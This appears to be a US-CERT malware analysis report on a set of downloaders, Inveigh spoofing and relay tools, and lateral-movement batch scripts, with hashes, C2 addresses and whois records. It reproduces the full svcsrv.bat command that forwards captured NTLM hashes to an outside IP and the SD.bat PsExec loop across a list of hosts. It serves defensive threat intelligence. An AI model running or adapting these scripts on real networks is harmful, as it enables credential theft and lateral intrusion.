NCCIC NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER | US-CERT UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Malware Initial Findings Report (MIFR) - 10127623

2017-10-13

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this bulletin or otherwise.

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol, see http://www.us-cert.gov/tlp/.

Summary

Description

Submission included 11 unique files. These files include downloaders, a Remote Access Tool, and a PowerShell LLMNR/mDNS/NBNS spoofer, which may be utilized to spread laterally on a compromised Windows computer network.

Files

Processed	11
	04738ca02f59a5cd394998a99fcd9613 (s.exe) 3b6c3df08e99b40148548e96cd1ac872 (n.zip.dv9vpwt.partial) 5dbef7bddaf50624e840ccbce2816594 (Inveigh-Relay.ps1) 61c909d2f625223db2fb858bbdf42a76 (svcsrv.bat) 61e2679cd208e0a421adc4940662c583 (list.txt) 7dbfa8cbb39192ffe2a930fc5258d4c1 (SD.bat) 8943e71a8c73b5e343aa9d2e19002373 (ntdll.exe) a07aa521e7cafb360294e56969eda5d6 (d.js) aa905a3508d9309a93ad5c0ec26ebc9b (Inveigh.ps1) aeee996fd3484f28e5cd85fe26b6bdcd (Ps.exe) ba756dd64c1147515ba2298b6a760260 (goo-AA021-1468346915-00-50-56-A5-34-B3.js)

IPs

Identified	13
	187.130.251.249 184.154.150.66 2.229.10.193 41.78.157.34 176.53.11.130 82.222.188.18 130.25.10.158 41.205.61.221 5.150.143.107 193.213.49.115 195.87.199.197 167.114.44.147 5.153.58.45

Files

d.js

Details	
Name	d.js
Size	5575
Type	ASCII text, with very long lines, with CRLF line terminators
MD5	a07aa521e7cafb360294e56969eda5d6
SHA1	efdef52f017eaac4843aab506a39ac2dbf96aee5
ssdeep	96:UokaYaEWa2aG26RmGnNWLS0OTf3Yzm2f/4m /tO3hkPXW6Wv59a0SNm98Xv:UZf6ZNWLS0OL3Yzm2n4KckPG6S90uiv
Entropy	6.07484379527

Antivirus	
NANOAV	Trojan.Script.Heuristic-js.iacgm

Relationships

(F) d.js (a07aa)	Connected_To	(I) 187.130.251.249
(F) d.js (a07aa)	Connected_To	(I) 184.154.150.66

Description

This artifact is a JavaScript file designed to download and install a malicious payload onto a compromised system. The file contains RC4 encrypted and Base64 encoded JavaScript methods, objects, and command strings. During runtime, the malware will Base64 decode and RC4 decrypt its methods, objects, and command strings. Displayed below are sample strings observed:

--Begin strings—-
"http[:]//187.130.251.249/img/bson021.dat"
"for /f \"tokens=*\" %f IN ('where /r \"c:\\progra~1\\Microsoft Office\" winword.exe') do (start winword \"%f\") 2> nul && exit"
"\\mf.rcl"
"cmd /C getmac /NH > \""
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\InstallDate"
"net use \\\\184.154.150.66"
"http[:]//187.130.251.249/img/bson021.dat?0"
"qwer111"
--End strings—-

Upon execution, the malware will search for and execute a Microsoft Office Word Document using the following command:

--Begin word doc path--
"for /f \"tokens=*\" %f IN ('where /r \"c:\\progra~1\\Microsoft Office\" winword.exe') do (start winword \"%f\") 2> nul && exit"
--End word doc path--

The malware will attempt to map a network drive using the following command:

--Begin drive--
"cmd /c net use \\\\184.154.150.66"
--End drive--

The malware will collect the following information from the infected system--

--Begin information—-
OS installed date == via "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\InstallDate"
System date and time
MAC address = = via command "cmd /C getmac /NH > \"
--End information—-

The malware will attempt to download a payload from its C2 server using the following URI:

--Begin URI--
http[:]//187.130.251.249/img/bson021.dat?0
--End URI—

goo-AA021-1468346915-00-50-56-A5-34-B3.js

Details

Name	goo-AA021-1468346915-00-50-56-A5-34-B3.js
Size	3904
Type	ASCII text, with very long lines, with CRLF, LF line terminators
MD5	ba756dd64c1147515ba2298b6a760260
SHA1	e1631cd86facb5724469c19c60729a8d12a00a7f
ssdeep	96:2ta2avaYaDEcqH7HUTYNNpqQEl/zARZ729oTa:7X7UTyNghlLA7729p
Entropy	6.02539611186

Antivirus

NANOAV	Trojan.Script.Heuristic-js.iacgm

Relationships

(F) goo-AA021-1468346915-00-50-56-A5-34-B3.js (ba756)	Connected_To	(I) 187.130.251.249

Description

This artifact is a JavaScript application designed to download and install a malicious payload onto a compromised system. The file contains RC4 encrypted and Base64 encoded JavaScript methods, objects, and command strings. Upon execution, the malware will attempt to download a payload from its C2 server using the following URI:

--Begin URI—-
http[:]//187.130.251.249/img/blob021.dat?sd=goo&1
--End URI—-

The following is a sample GET request observed during analysis:

--Begin request—-
GET /img/blob021.dat?sd=goo&1 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E)
Host: 187.130.251.249
Connection: Keep-Alive
--End request—-

The payload the malware attempted to download was not available for analysis.

ntdll.exe

Details

Name	ntdll.exe
Size	1138176
Type	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
MD5	8943e71a8c73b5e343aa9d2e19002373
SHA1	092de09e2f346b81a84113734964ad10284f142d
ssdeep	24576:8ehp+MLzB2M6ewgsKR2/sNl+BNsjJX34grzNkHAgjZgC4bGB9qsY:Hh7LwoR9Nl+irygoYbGB9qs
Entropy	7.9207919423

Antivirus

McAfee	Generic trojan.i
Cyren	W32/Trojan.ORCW-8666
Zillya!	Trojan.Agentb.Win32.18262
ClamAV	Win.Downloader.Razy-6336114-0
BitDefender	Gen:Variant.Zusy.247207
Microsoft Security Essentials	Trojan:Win32/Groooboor
Sophos	Troj/Agent-AWTV
TrendMicro House Call	TROJ_FR.782FC531

TrendMicro	TROJ_FR.782FC531
Emsisoft	Gen:Variant.Zusy.247207 (B)
Avira	TR/Agent.bvofo
Ahnlab	Trojan/Win32.Agent
ESET	a variant of Generik.GSOZLWO trojan
NANOAV	Trojan.Win32.Agent.eoqrbq
Quick Heal	Genvariant.Razy
Ikarus	Trojan.SuspectCRC

PE Information

Compiled	1970-01-01T00:00:00Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	f6446f2d2487929d672f5c564d88ea5e	512	2.65327458211
UPX0	d41d8cd98f00b204e9800998ecf8427e	0	0.0
UPX1	2c0d0688b7ee403a2340a2c71cfc9164	1137152	7.9214700728
UPX2	71cff14862d2727fc0999611b6248dc4	512	2.76447625028

Packers

Name	Version	Entry Point
UPX -> www[.]upx.sourceforge.net	NA	NA

Relationships

(F) ntdll.exe (8943e)	Connected_To	(I) 2.229.10.193
(F) ntdll.exe (8943e)	Connected_To	(I) 41.78.157.34
(F) ntdll.exe (8943e)	Connected_To	(I) 176.53.11.130
(F) ntdll.exe (8943e)	Connected_To	(I) 82.222.188.18
(F) ntdll.exe (8943e)	Connected_To	(I) 130.25.10.158
(F) ntdll.exe (8943e)	Connected_To	(I) 41.205.61.221
(F) ntdll.exe (8943e)	Connected_To	(I) 5.150.143.107
(F) ntdll.exe (8943e)	Connected_To	(I) 193.213.49.115
(F) ntdll.exe (8943e)	Connected_To	(I) 195.87.199.197

Description

When executed this file attempts to download the file "DefaultForm.aspx."

--Begin Example of GET Request--
GET /aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx?9bf=04631fbd3f402316f0a006b997863998&pfr=881456FCno&771=29c7ac4b37168dc9e0e246ca915da8b0 HTTP/1.1
Host: 5.150.143.107
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
--End Example of GET Request--

When the running process was dumped, the following IP addresses were found in memory:

--Begin URIs--
http[:]//2.229.10.193/aspnet_client/system_web/4_0_30319/update/DefaultForm.txt
http[:]//41.78.157.34/aspnet_client/system_web/4_0_30319/update/DefaultForm.txt
http[:]//176.53.11.130/aspnet_client/system_web/4_0_30319/update/DefaultForm.txt
http[:]//82.222.188.18/aspnet_client/system_web/4_0_30319/update/DefaultForm.txt
http[:]//130.25.10.158/aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx
http[:]//41.205.61.221/aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx
http[:]//5.150.143.107/aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx
http[:]//193.213.49.115/aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx
http[:]//195.87.199.197/aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx
--End URIs--

The file, DefaultForm.aspx was not available for analysis.

s.exe

Details	
Name	s.exe
Size	87552
Type	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
MD5	04738ca02f59a5cd394998a99fcd9613
SHA1	65fcc51f70b2213bce4d39de56646795fd62d169
ssdeep	768:iRCfDUNMlhl80TrHo7YAoEDjAnXTcK8ZU9qZU9PmTb0yQUNJ:i+D3RLo7Y1ozptwQNJ
Entropy	5.41428754686

Antivirus	
NANOAV	Trojan.Win32.Cometer.elejou
Ikarus	Trojan.Win32.Gupboot
AVG	Crypt6.ANUS

PE Information	
Compiled	2017-04-13T19:42:24Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	e83f44e61ca2dde6f1a992958980551d	1024	1.76593925519
.text	fdf2016a74a2710c7b3616d394d41872	17920	6.73155298765
.rdata	1088dc879bfeec6d83d0499c798bb7d3	8704	4.66165724289
.data	4f595559a69e81208f8d5910b4ca9776	3072	2.46079202491
.rsrc	6986a9d74f2935b3df5dd1165ebcfbf2	49664	4.29254828795
.reloc	64f6f513a48c98c5a6b16a2f266978dd	7168	6.85633135524

Packers

Name	Version	Entry Point
Microsoft Visual C++ ?.?	NA	NA

Relationships

(F) s.exe (04738)	Connected_To	(I) 167.114.44.147

Description

This artifact is a malicious executable designed to download and install a malicious payload onto a compromised system. Upon execution, the malware will attempt to download the payload from its C2 server using the following URI:

--Begin URI—
https[:]//167.114.44.147/A56WY
--End URI--

The following is a sample GET request observed during analysis:

--Begin Example GET Request--
GET /A56WY HTTP/1.1
Host: 167.114.44.147
Connection: Keep-Alive
Cache-Control: no-cache
--End Example GET Request--

The malware attempts to download and execute this payload directly in memory. The payload the malware attempted to download was not available for analysis.

Inveigh.ps1

Details	
Name	Inveigh.ps1
Size	202957

Type	ASCII text
MD5	aa905a3508d9309a93ad5c0ec26ebc9b
SHA1	c8791bcebaea85e9129e706b22e3bda43f762e4a
ssdeep	1536:+2ShI15AJLhZpaaOoMeX+sK+9rThT8JqRl+dQ:RShI15AJLhZpaaOy+89rThT8JqRYdQ
Entropy	4.67120886515

Antivirus

Cyren	Application.VKJJ
BitDefender	Application.Hacktool.TP
Sophos	Troj/PwShl-A
TrendMicro House Call	TROJ_FR.3F8FBFE1
TrendMicro	TROJ_FR.3F8FBFE1
Emsisoft	Application.Hacktool.TP (B)

Relationships

(F) Inveigh.ps1 (aa905)	Related_To	(F) Inveigh-Relay.ps1 (5dbef)
(F) Inveigh.ps1 (aa905)	Related_To	(F) svcsrv.bat (61c90)

Description

Inveigh runs under Windows PowerShell. The program is capable of performing Man-in-the-middle attacks to capture HTTP, HTTPS, Proxy, and SMB traffic. Inveigh will also spoof LLMNR, mDNS, and NBNS traffic. The program is available on GitHub and uses elements of the Metasploit framework.

Captured traffic or data can be output to the console or sent to a file. By default, the output file is called "Inveigh-Log." The program contains an extensive customizable toolset that has the following capabilities:

--Begin capabilities--
Capture authentication session through a designator browser session
Identify and capture traffic based on User-agent string
Capture authentication for proxies
Customize redirects by hostname or IP address
Generate SSL certificates to capture HTTPS traffic
--End capabilities--

By default, Inveigh will proxy data over TCP Port 8492. Displayed below are documented parameters within the PowerShell script:

--Begin Documented Parameters—-
.PARAMETER HTTPS
Default = Disabled: (Y/N) Enable/Disable HTTPS challenge/response capture. Warning, a cert will be installed in the local store. If the script does not exit gracefully, manually remove the certificate. This feature requires local administrator access.

.PARAMETER HTTPSPort
Default = 443: TCP port for the HTTPS listener.

.PARAMETER HTTPSCertIssuer
Default = Inveigh: The issuer field for the cert that will be installed for HTTPS.

.PARAMETER HTTPSCertSubject
Default = localhost: The subject field for the cert that will be installed for HTTPS.

.PARAMETER HTTPSForceCertDelete
Default = Disabled: (Y/N) Force deletion of an existing certificate that matches HTTPSCertIssuer and HTTPSCertSubject.

.PARAMETER Inspect
(Switch) Inspect LLMNR/mDNS/NBNS traffic only. With elevated privilege, SMB must be disabled with -smb if you do not want NTLMv1/NTLMv2 captures over SMB. Without elevated privilege, the desired inspect listeners must be enabled.

.PARAMETER IP
Local IP address for listening and packet sniffing. This IP address will also be used for LLMNR/mDNS/NBNS spoofing if the SpooferIP parameter is not set.

.PARAMETER LogOutput
Default = Enabled: (Y/N) Enable/Disable storing log messages in memory.

.PARAMETER LLMNR
Default = Enabled: (Y/N) Enable/Disable LLMNR spoofing.

.PARAMETER LLMNRTTL
Default = 30 Seconds: LLMNR TTL in seconds for the response packet.

.PARAMETER MachineAccounts
Default = Disabled: (Y/N) Enable/Disable showing NTLM challenge/response captures from machine accounts.

.PARAMETER mDNS
Default = Disabled: (Y/N) Enable/Disable mDNS spoofing.

.PARAMETER mDNSTTL
Default = 120 Seconds: mDNS TTL in seconds for the response packet.
--End Documented Parameters—-

Inveigh-Relay.ps1

Details	
Name	Inveigh-Relay.ps1
Size	227407
Type	ASCII text
MD5	5dbef7bddaf50624e840ccbce2816594
SHA1	f9b72a2802d2a7ff33fd2d4bbcf41188724fcaa8
ssdeep	6144:dqtii3p3p3Y3V363F3/3HOXCZiZVZkZ0ZCZyZMZqZ+ZqZXVyRMjP:X
Entropy	4.77558019521

Antivirus	
McAfee	PS/HackTool
BitDefender	Application.Hacktool.TP
Emsisoft	Application.Hacktool.TP (B)

Relationships

(F) Inveigh-Relay.ps1 (5dbef) Related_To (F) Inveigh.ps1 (aa905)

Description

Inveigh-Relay is used in conjunction with Inveigh to capture credentials and challenge/response hashes over the network. Inveigh-Relay also sets up its own interactive shell. By default Inveigh-Relay will proxy data over TCP Port 8182. This tool can be utilized to perform SMB relay attacks, which allows an operator to spread laterally over a victim network. This utility is available publicly on GitHub. Displayed below are some of the parameter options documented within this PowerShell script.

--Begin Documented Parameters—-
.PARAMETER ProxyRelay
Default = Disabled: (Y/N): Enable/Disable relaying proxy authentication.

.PARAMETER ProxyIP
Default = Any: IP address for the proxy listener.

.PARAMETER ProxyPort
Default = 8182: TCP port for the proxy listener.

.PARAMETER ProxyIgnore
Default = Firefox: Comma separated list of keywords to use for filtering browser user agents. Matching browsers will not be sent the wpad.dat file used for capturing proxy authentications. Firefox does not work correctly with the proxy server failover setup. Firefox will be left unable to connect to any sites until the proxy is cleared. Remove "Firefox" from this list to attack Firefox. If attacking Firefox, consider setting -SpooferRepeat N to limit attacks against a single target so that victims can recover Firefox connectivity by closing and reopening.

.PARAMETER RelayAutoDisable
Default = Enable: (Y/N) Enable/Disable automaticaly disabling SMB relay after a successful command execution on

target.

.PARAMETER RelayAutoExit
Default = Enable: (Y/N) Enable/Disable automaticaly exiting after a relay is disabled due to success or error.

.PARAMETER RunTime
(Integer) Run time duration in minutes.

.PARAMETER Service
Default = 20 Character Random: Name of the service to create and delete on the target.

.PARAMETER ShowHelp
Default = Enabled: (Y/N) Enable/Disable the help messages at startup.

.PARAMETER SMB1
(Switch) Force SMB1. The default behavior is to perform SMB version negotiation and use SMB2 if supported by the target.

.PARAMETER StartupChecks
Default = Enabled: (Y/N) Enable/Disable checks for in use ports and running services on startup.

.PARAMETER StatusOutput
Default = Enabled: (Y/N) Enable/Disable startup and shutdown messages.

.PARAMETER Target
IP address of system to target for SMB relay.

.PARAMETER Tool
Default = 0: (0/1/2) Enable/Disable features for better operation through external tools such as Meterpreter's PowerShell extension, Metasploit's Interactive PowerShell Sessions payloads and Empire.
0 = None, 1 = Metasploit/Meterpreter, 2 = Empire
--End Documented Parameters--

---

svcsrv.bat

Details

Name	svcsrv.bat
Size	146
Type	ASCII text, with CRLF line terminators
MD5	61c909d2f625223db2fb858bbdf42a76
SHA1	b45d63d4d952e9a0715583f97a2d9edeb45ae74e
ssdeep	3:HjVygSSJJLNyLm/sRIm+ZCRrFquLLTzOSX36I41uF:HjssnyLmURcZCdtTzOw3b41uF
Entropy	5.09864672537

Antivirus

No matches found.

Relationships

(F) svcsrv.bat (61c90)	Connected_To	(I) 5.153.58.45
(F) svcsrv.bat (61c90)	Related_To	(F) Inveigh.ps1 (aa905)
(F) svcsrv.bat (61c90)	Characterized_By	(S) Svcsrv.bat_screenshot.png

Description

Svcsrv.bat is a batch file configured to invoke PowerShell.exe and run the program, Inveigh.ps1. The batch file was configured to send data to the malicious IP address, 5.153.58.45. Displayed below are the contents of Svcsrv.bat.


--Begin Content of Svcsrv.bat--
cd %~dp0
powershell.exe -noexit -executionpolicy bypass -command ". .\Inveigh.ps1; Invoke-Inveigh -ip 5.153.58.45 -LLMNR N -HTTP N -FileOutput Y"
--End Content of Svcsrv.bat--

A screenshot of this script being executed is attached to this product. As this screenshot indicates, svcsrv.bat starts Inveigh with only the "SMB Capture" option enabled. This will capture SMB challenges to the victim system, and forward them to the malicious IP 5.153.58.45. This may enable the operator to capture NTLM password hashes forwarded to this IP. At this point, the operator can crack the NTLM hashes

and attain passwords used to access network resources on the compromised network, which will permit lateral movement.

Screenshots

- **Svcsrv.bat_screenshot.png**



Screenshot of svcsrv.bat.

n.zip.dv9vpwt.partial

Details

Name	n.zip.dv9vpwt.partial
Size	192897
Type	Zip archive data, at least v2.0 to extract
MD5	3b6c3df08e99b40148548e96cd1ac872
SHA1	a602b03555a505cfcfc4b5f4f716b2ba88ed4cd8
ssdeep	3072:YnNhgA2YcTOFFvik/VZMaqM3M/cmlTSdvN/xR3M5KuYktpJhErxNWNfamTQGfBsf:k2DTOji8IM8/vCxLM5lXhEmTpfCJVoBQ
Entropy	7.99807624013

Antivirus

No matches found.

Relationships

(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) list.txt (61e26)
(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) Ps.exe (aeee9)
(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) SD.bat (7dbfa)

Description

This file is a zip compressed archive. It contains the following files, which are included in this report:

--Begin zip contents--
list.txt
Ps.exe
SD.bet
--End zip contents--

list.txt

Details

Name	list.txt
Size	4848
Type	ASCII text, with CRLF line terminators
MD5	61e2679cd208e0a421adc4940662c583
SHA1	3d36e477643375030431301abaccb8287b2eecce
ssdeep	96:PXMJy4u9mwaloLmBE3iMZQtyoUmT4iJAnOl8TKJ:PXLp9mwaloLmBE3iqQtyoUIT
Entropy	3.09733567586

Antivirus

No matches found.

Relationships

(F) list.txt (61e26)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) list.txt (61e26)	Resolved_To	(F) SD.bat (7dbfa)

Description

The file "list.txt" is a list of IP addresses, some of which are invalid, as some values of the 4th octet exceeds the 254 limit (255 is for broadcast). This list is used by 'SD.bat' to enumerate the targeted network (explained further via SD.bat analysis, included in this report).

Valid IP Range: 10.200.7.1 - 10.200.7.255
Invalid IP Range: 10.200.7.256 - 10.200.7.354

Ps.exe

Details

Name	Ps.exe
Size	381816
Type	PE32 executable (console) Intel 80386, for MS Windows
MD5	aeee996fd3484f28e5cd85fe26b6bdcd
SHA1	cd23b7c9e0edef184930bc8e0ca2264f0608bcb3
ssdeep	6144:xytTHoerLyksdxFPSWaNJaS1I1f4ogQs/LT7Z2Swc0IZCYA+l82:x6TH9F8bPSHDogQsTJJJK+l82
Entropy	6.56613336134

Antivirus

No matches found.

PE Information

Compiled	2010-04-27T00:23:59Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	548c2646e6894ca25a6566b05f9dff43	1024	2.44211621906
.text	b6822df1b8a74e6089d1e3dd94bd54e5	149504	6.56822413656
.rdata	10c63e2e8fe35a2cbe6ae6814f7756a6	34304	5.31647891314
.data	f9850349e6edfb121b1aa80be256e852	8192	1.50045151734
.rsrc	0dd8e6e638e604ae0e8f26627a45aef2	182784	6.5918396837

Packers

Name	Version	Entry Point
Microsoft Visual C++ ?.?	NA	NA

Relationships

(F) Ps.exe (aeee9)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) Ps.exe (aeee9)	Related_To	(F) SD.bat (7dbfa)

Description

This file is psexec.exe from the Sysinternals tool suite. In this case, it is used in a malicious nature in an attempt to spread laterally on a compromised computer network.

SD.bat

Details

Name	SD.bat
Size	343
Type	DOS batch file, ASCII text, with CRLF line terminators
MD5	7dbfa8cbb39192ffe2a930fc5258d4c1
SHA1	64f0ac82ccc4a6def48d5f9079b7c146126c6464
ssdeep	6:/kuFHh257l3YgPS62c7q5mJpna7CvpfVKSV1n/H6RDzKRfgP8X:/JC1l3H7CmLa7ufVbOzKpX
Entropy	4.94900696663

Antivirus

No matches found.

Relationships

(F) SD.bat (7dbfa)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) SD.bat (7dbfa)	Related_To	(F) Ps.exe (aeee9)
(F) SD.bat (7dbfa)	Resolved_To	(F) list.txt (61e26)

Description

SD.bat is a batch file that enumerates through the list of IP addresses found in the text file, "list.txt." Using "ps.exe," SD.bat attempts to log into each IP address, using the following credentials:

User= <Domain>\<User_Name>
Pass= <Password>

The exact contents of this script are displayed below:

```
--Begin SD.BAT Script—
@ECHO OFF

FOR /F "Tokens=1 delims=\\" %%I IN (list.txt) DO CALL :_Run %%I

GOTO :EOF

:_Run

SET ws=%1
SET user=<Domain>\<User_Name>
SET pass= <Password>

Echo Checking %ws%...

ps.exe -accepteula \\%ws% -u %user% -p %pass% -s cmd /c netstat -a > %TEMP%\%ws%ns.txt

GOTO :EOF

------------------------------------------------------
--End SD.BAT Script--
```

IPs

187.130.251.249

Whois

```
inetnum:     187.128/12
status:      allocated
aut-num:     N/A
owner:       Uninet S.A. de C.V.
ownerid:     MX-USCV4-LACNIC
responsible: No hay informacion
address:     Insurgentes Sur, 3500, Piso 4 Peña Pobre
address:     14060 - Tlalpan - CX
country:     MX
phone:       +52  5554876500 []
owner-c:     GEC10
tech-c:      DCA
abuse-c:     SRU
inetrev:     187.130/16
nserver:     NSMEX4.UNINET.NET.MX
nsstat:      20170610 AA
nslastaa:    20170610
nserver:     NSMEX3.UNINET.NET.MX
nsstat:      20170610 AA
nslastaa:    20170610
created:     20071206
changed:     20120227
```

nic-hdl: DCA
person: GESTION DE CAMBIOS
e-mail: email[@]REDUNO.COM.MX
address: PERIFERICO SUR, 3190, ALVARO OBREG
address: 01900 - MEXICO DF - CX
country: MX
phone: +52 5 556244400 []
created: 20021210
changed: 20170107

nic-hdl: GEC10
person: GESTION DE CAMBIOS
e-mail: email[@]REDUNO.COM.MX
address: AV. INSURGENTES SUR, 3500, TORRE TELMEX COL. PEÑA POBRE
address: 14060 - TLALPAN - CX
country: MX
phone: +52 5556244400 []
created: 20110706
changed: 20170605

nic-hdl: SRU
person: SEGURIDAD DE RED UNINET
e-mail: email[@]UNINET.NET.MX
address: PERIFERICO SUR, 3190, ALVARO OBREG
address: 01900 - MEXICO - CX
country: MX
phone: +52 55 52237234 []
created: 20030701
changed: 20170107

Relationships

(I) 187.130.251.249	Connected_From	(F) goo-AA021-1468346915-00-50-56-A5-34-B3.js (ba756)
(I) 187.130.251.249	Characterized_By	(W) inetnum: 187.128
(I) 187.130.251.249	Connected_From	(F) d.js (a07aa)

184.154.150.66

Whois

NetRange: 184.154.0.0 - 184.154.255.255
CIDR: 184.154.0.0/16
NetName: SINGLEHOP
NetHandle: NET-184-154-0-0-1
Parent: NET184 (NET-184-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS32475
Organization: SingleHop, Inc. (SINGL-8)
RegDate: 2010-06-21
Updated: 2012-03-02
Ref: https[:]//whois.arin.net/rest/net/NET-184-154-0-0-1

OrgName: SingleHop, Inc.
OrgId: SINGL-8
Address: 500 West Madison Street
Address: Suite 801
City: Chicago
StateProv: IL
PostalCode: 60661
Country: US
RegDate: 2007-03-07
Updated: 2017-01-28
Comment: http[:]//www[.]singlehop.com/
Ref: https[:]//whois.arin.net/rest/org/SINGL-8

ReferralServer: rwhois://rwhois.singlehop.net:4321

OrgTechHandle: NETWO1546-ARIN
OrgTechName: Network Operations
OrgTechPhone: +1-866-817-2811
OrgTechEmail: email[@]singlehop.com
OrgTechRef: https[:]//whois.arin.net/rest/poc/NETWO1546-ARIN

OrgNOCHandle: NETWO1546-ARIN
OrgNOCName: Network Operations
OrgNOCPhone: +1-866-817-2811
OrgNOCEmail: email[@]singlehop.com
OrgNOCRef: https[:]//whois.arin.net/rest/poc/NETWO1546-ARIN

OrgAbuseHandle: ABUSE2492-ARIN
OrgAbuseName: Abuse Department
OrgAbusePhone: +1-866-817-2811
OrgAbuseEmail: email[@]singlehop.com
OrgAbuseRef: https[:]//whois.arin.net/rest/poc/ABUSE2492-ARIN

RTechHandle: NETWO1546-ARIN
RTechName: Network Operations
RTechPhone: +1-866-817-2811
RTechEmail: email[@]singlehop.com
RTechRef: https[:]//whois.arin.net/rest/poc/NETWO1546-ARIN

RAbuseHandle: ABUSE2492-ARIN
RAbuseName: Abuse Department
RAbusePhone: +1-866-817-2811
RAbuseEmail: email[@]singlehop.com
RAbuseRef: https[:]//whois.arin.net/rest/poc/ABUSE2492-ARIN

RNOCHandle: NETWO1546-ARIN
RNOCName: Network Operations
RNOCPhone: +1-866-817-2811
RNOCEmail: email[@]singlehop.com
RNOCRef: https[:]//whois.arin.net/rest/poc/NETWO1546-ARIN

#
ARIN WHOIS data and services are subject to the Terms of Use
available at: https[:]//www[.]arin.net/whois_tou.html
#
If you see inaccuracies in the results, please report at
https[:]//www[.]arin.net/public/whoisinaccuracy/index.xhtml
#

%rwhois V-1.5:003eff:00 rwhois.singlehop.com (by Network Solutions, Inc. V-1.5.9.5)
network:Class-Name:network
network:ID:ORG-SINGL-8.184-154-150-64/26
network:Auth-Area:184.154.0.0/16
network:IP-Network:184.154.150.64/26
network:Organization:DataHOP
network:Street-Address:Datahop
network:City:Fortaleza
network:State:ce
network:Postal-Code:62450000
network:Country-Code:BR
network:Tech-Contact;I:NETWO1546-ARIN
network:Admin-Contact;I:NETWO1546-ARIN
network:Abuse-Contact;I:ABUSE2492-ARIN
network:Created:20140102
network:Updated:20140102

Relationships

(I) 184.154.150.66	Characterized_By	(W) NetRange:	184.
(I) 184.154.150.66	Connected_From	(F) d.js (a07aa)	

2.229.10.193

Whois

inetnum: 2.229.10.0 - 2.229.10.255
netname: FASTWEB-POP-SMALL-BUSINESS
descr: Infrastructure for Fastwebs main location
descr: IP addresses for Small Business Customer 41, public subnet
country: IT
admin-c: IRS2-RIPE
tech-c: IRS2-RIPE
status: ASSIGNED PA
mnt-by: FASTWEB-MNT
remarks: In case of improper use originating from our network,
remarks: please mail customer or email[@]fastweb.it
remarks: INFRA-AW
created: 2011-07-29T09:10:22Z
last-modified: 2011-07-29T09:10:22Z
source: RIPE

person: ip registration service
address: Via Caracciolo, 51
address: 20155 Milano MI
address: Italy
phone: +39 02 45451
fax-no: +39 02 45451
nic-hdl: IRS2-RIPE
mnt-by: FASTWEB-MNT
remarks:
remarks: In case of improper use originating from our network,
remarks: please mail customer or email[@]fastweb.it
remarks:
created: 2001-12-18T12:06:41Z
last-modified: 2008-02-29T14:09:58Z
source: RIPE # Filtered

% Information related to '2.224.0.0/13AS12874'

route: 2.224.0.0/13
descr: Fastweb Networks block
origin: AS12874
remarks:
remarks: In case of improper use originating from our network,
remarks: please mail customer or email[@]fastweb.it
remarks:
mnt-by: FASTWEB-MNT
created: 2011-02-07T10:33:03Z
last-modified: 2011-02-07T10:33:03Z
source: RIPE

Relationships

(I) 2.229.10.193	Characterized_By	(W) inetnum: 2.22
(I) 2.229.10.193	Connected_From	(F) ntdll.exe (8943e)

41.78.157.34

Whois

inetnum: 41.78.156.0 - 41.78.159.255
netname: NG-DCC-NETWORKS
descr: Computer Warehouse Group
country: NG
org: ORG-CWg1-AFRINIC
admin-c: OO28-AFRINIC
tech-c: OO28-AFRINIC
status: ALLOCATED PA
notify:
mnt-by: AFRINIC-HM-MNT
mnt-lower: DCC-NETWORKS-MNT

changed: 20100812
source: AFRINIC
parent: 41.0.0.0 - 41.255.255.255

organisation: ORG-CWg1-AFRINIC
org-name: Computer Warehouse group
org-type: LIR
country: NG
address: 54A Plot 10
address: ADEBAYO DORHERTY RD
address: OFF ADMIRALTY WAY
address: LEKKI PHASE 1
address: Lagos 234
phone: +234(0)8135021575
phone: +234(0)7034060824
phone: +234(0)8135021575
fax-no: +23412705998
e-mail:
e-mail:
